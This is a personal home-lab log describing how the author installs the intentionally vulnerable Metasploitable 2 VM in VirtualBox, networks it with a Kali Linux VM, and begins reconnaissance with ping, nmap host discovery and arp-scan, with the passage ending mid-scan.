

Virtual Home Lab | Kali Linux / Windows 10

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Description: This document logs my cybersecurity home lab journey, a space to record experiments, discoveries, and lessons as I explore ethical hacking, malware analysis, and system defense. All testing is done safely in a controlled lab using Kali Linux, virtual machines, and security tools. The goal is to gain hands-on experience, deepen my understanding of cybersecurity, and track my progress over time.

Installing Metasploitable 2 in VBOX

TL;DR

Metasploitable 2 is an intentionally vulnerable virtual machine so people can use it for security training and practice penetration testing techniques. It is based on the Linux OS and is distributed by Rapid7.


Overview / Goal

In this document, I will be noting my journey of installing Metasploitable 2 so I can practice my penetration testing skills in future labs.


Tools & Environment

- VPN / Lab: VBox
- Tools used (brief): Kali Linux Virtual Machine (Needed to attack the vuln machine itself.)






Download



Visited Sourceforge for link.




Here, I am extracting the given file via WinRAR. (I chose to do Extract Here)


	Metasploitable.vmdk	5/20/2012 3:01 PM	Virtual Machine Di...	1,880,512 KB
	Metasploitable.vmx	5/20/2012 3:00 PM	VMX File	3 KB
	Metasploitable.nvram	5/20/2012 2:56 PM	NVRAM File	9 KB
	Metasploitable.vmsd	5/7/2010 2:46 PM	VMSD File	0 KB
	Metasploitable.vmx	5/7/2010 2:46 PM	VMXF File	1 KB

Content of files after extraction is complete


Setup via VBOX




I Click on New to setup the Virtual Machine




This is my setup for the vuln machine so far, I made sure to put Other Linux for sub type.




Kept these defaults, doesn't really matter to increase it from here.



When I was here, I clicked on the file to the right near an existing virtual hard disk file..



Click on add



Navigate to the file that you extracted, which is metasploitable 2 and double click on it.

Summary

The following table summarizes the configuration you have chosen for the new virtual machine. When you are happy with the configuration press Finish to create the virtual machine. Alternatively you can go back and modify the configuration.

* Machine Name and OS Type

Machine Name	METASPLOITABLE 2
Machine Folder	C:/Users/abyan/VirtualBox VMs/METASPLOITABLE 2
ISO Image	
Guest OS Type	Other Linux (64-bit)

Hardware


Base Memory	512
Processor(s)	1
EFI Enable	false

Disk


Attached Disk	C:\Users\abyan\VirtualBox VMs\METASPLOITABLE 2\METASPLOITABLE 2.vdi
---------------	---

Quick Summary


Connection: Kali linux —> Metasploitable 2 (Getting them on the same network!)



Navigate over here (For some reason, I didn't have network manager at first, I had to change this in the settings by going into preferences and going into advance mode.)




Created a nat network via network manager. Changed IPv4 prefix as well as the name.



I then assigned both of the virtual machines there nat networks with the corresponding name, one for Kali Linux, and of course the metasploitbale 2. (Note, I went into settings for this and went to the network options.)

Launching


A screenshot of a virtual machine window titled 'Metasploitable 2 (running) - Oracle VM VirtualBox'. The window shows the boot process of the Metasploitable 2 operating system. The terminal output includes messages about starting various services like 'atd', 'cron', 'tomcat', and 'apache2', followed by a 'Warning: Never expose this VM to an untrusted network!' and login instructions. The prompt 'metasploitable login:' is visible at the bottom.

```
* Starting deferred execution scheduler atd [ OK ]
* Starting periodic command scheduler cron [ OK ]
* Starting Tomcat servlet engine tomcat5.5 [ OK ]
* Starting web server apache2 [ OK ]
* Running local boot scripts (/etc/rc.local)
nohup: appending output to 'nohup.out'
nohup: appending output to 'nohup.out' [ OK ]

Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login:
```

Metasploitable 2 is up and running!

A screenshot of the Metasploitable 2 terminal window. The user has entered the command 'ipconfig', which was not found. Then, the user entered 'ifconfig', which displayed network configuration details for the 'eth0' and 'lo' interfaces. The 'eth0' interface shows an IP address of 192.168.1.4 and other network statistics. The 'lo' interface shows a loopback IP address of 127.0.0.1.

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ipconfig
-bash: ipconfig: command not found
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:c1:52
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:c152/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:36 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4580 (4.4 KB)  TX bytes:7234 (7.0 KB)
          Base address:0xd020  Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:106 errors:0 dropped:0 overruns:0 frame:0
          TX packets:106 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:25709 (25.1 KB)  TX bytes:25709 (25.1 KB)

msfadmin@metasploitable:~$ _
```

I signed in with the password msfadmin and msfadmin, both the user and password are the same. Also did the command ifconfig (as u can see I accidentally did ipconfig!)

```
File  Actions  Edit  View  Help

(abyanahmed@kali)-[/home/hexaphus]
$ ping 192.168.1.4
PING 192.168.1.4 (192.168.1.4) 56(84) bytes of data.
64 bytes from 192.168.1.4: icmp_seq=1 ttl=64 time=0.478 ms
64 bytes from 192.168.1.4: icmp_seq=2 ttl=64 time=0.325 ms
64 bytes from 192.168.1.4: icmp_seq=3 ttl=64 time=0.246 ms
64 bytes from 192.168.1.4: icmp_seq=4 ttl=64 time=0.187 ms
64 bytes from 192.168.1.4: icmp_seq=5 ttl=64 time=0.197 ms
64 bytes from 192.168.1.4: icmp_seq=6 ttl=64 time=0.251 ms
64 bytes from 192.168.1.4: icmp_seq=7 ttl=64 time=0.199 ms
64 bytes from 192.168.1.4: icmp_seq=8 ttl=64 time=0.253 ms
64 bytes from 192.168.1.4: icmp_seq=9 ttl=64 time=0.264 ms
64 bytes from 192.168.1.4: icmp_seq=10 ttl=64 time=0.285 ms
64 bytes from 192.168.1.4: icmp_seq=11 ttl=64 time=0.197 ms
64 bytes from 192.168.1.4: icmp_seq=12 ttl=64 time=0.380 ms
64 bytes from 192.168.1.4: icmp_seq=13 ttl=64 time=0.174 ms
64 bytes from 192.168.1.4: icmp_seq=14 ttl=64 time=0.187 ms
```

Then I launched my kali linux virtual machine and used the ping command to see if it was an active connection, and well, it worked! Now we have a working vuln machine we can use in later labs!

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Active Recon / discovery

TL;DR

In this section, I am going to use various commands to get information (recon) on my vuln

machine, the metasploitable 2 we installed earlier.

Overview / Goal

I want to get more hands-on experience in the cli, using various commands such as nmap and more. I also want to see the actual vulnerabilities in my machine. What exactly makes it vulnerable?

Tools & Environment

- VPN / Lab: VBox
- Tools used (brief): Kali Linux Virtual Machine (Needed to attack the vuln machine itself.)

Discovery

```
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7d:c1:52
          inet addr:192.168.1.4  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7d:c152/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:34 errors:0 dropped:0 overruns:0 frame:0
          TX packets:67 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4452 (4.3 KB)  TX bytes:6948 (6.7 KB)
          Base address:0xd020 Memory:f0200000-f0220000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:91 errors:0 dropped:0 overruns:0 frame:0
          TX packets:91 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19301 (18.8 KB)  TX bytes:19301 (18.8 KB)

msfadmin@metasploitable:~$
```

- I used ifconfig to give me the ipv4 address (the inet addr one)

```

--(abyanahmed@kali)-[/home/hexaphus]
--$ nmap -sn 192.168.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-10-24 16:37 EDT
map scan report for CR1000A.mynetworksettings.com (192.168.1.1)
Host is up (0.00014s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
map scan report for 192.168.1.2
Host is up (0.00011s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
map scan report for 192.168.1.3
Host is up (0.00011s latency).
MAC Address: 08:00:27:14:D1:82 (Oracle VirtualBox virtual NIC)
map scan report for 192.168.1.4
Host is up (0.00021s latency).
MAC Address: 08:00:27:7D:C1:52 (Oracle VirtualBox virtual NIC)
map scan report for 192.168.1.5
Host is up.
map done: 256 IP addresses (5 hosts up) scanned in 2.68 seconds

```

- I did nmap -sn on the IP address on my kali linux machine to scan the live hosts on the network. As you can see oracle virtualbox is there! Which is pretty neat.

```

--$ sudo arp-scan --interface=eth0 192.168.1.4
[sudo] password for abyanahmed:
Interface: eth0, type: EN10MB, MAC: 08:00:27:6e:13:6e, IPv4: 192.168.1.5
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
